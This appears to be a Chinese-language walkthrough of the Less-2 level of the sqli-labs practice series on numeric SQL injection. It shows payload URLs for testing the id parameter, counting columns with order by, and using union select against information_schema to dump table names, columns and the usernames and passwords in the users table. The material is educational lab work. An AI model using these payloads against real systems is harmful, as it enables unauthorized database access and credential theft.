
image-20251201223836695

判断是否有 sql 注入

我们输入 ?id=1,出现了跟 Less-1 一样的结果,所以存在注入点 这次肯定数字注入

image-20251201224434894

判断注入类型

判断类型在 Less-1 写了 判断注入类型

这次就不依依演示了

1
2
3
4
5
/Less-2/?id=1 显示成功
/Less-2/?id=1’ 显示失败,错误:’’ LIMIT 0,1’,表示在左边多了一个单引号,
/Less-2/?id=1’ --+ 进行注释后还是错误
/Less-2/?id=1 and 1=1 显示正常
/Less-2/?id=1 and 1=2 不显示,判断为数字型注入

推断数字注入如下

image-20251201225048491

判断回显数

步骤

同 Less-1 判断回显数

1
2
/Less-2/?id=1 order by 4 显示找不到第4列
/Less-2/?id=1 order by 3 显示正常,说明有3列

确定回显位

1
?id=-1 union select 1,2,3--+

爆表

这里和 Less-1 的区别就是在把 1 后面的单引号去掉 爆表

1
2
3
4
5
6
7
8
9
10
//获取表名
?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+
//获取数据库名称
?id=-1 union select 1,2,database()-- -
//查询字段名
?id=id=-1 union select 1,2,group_concat(id,username,password) from users--+
//查看user和passwd
?id=-1 union select 1,2,group_concat(username ,'~', password) from users--+
//查看user表
?id=-2 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'and table_schema='security' --+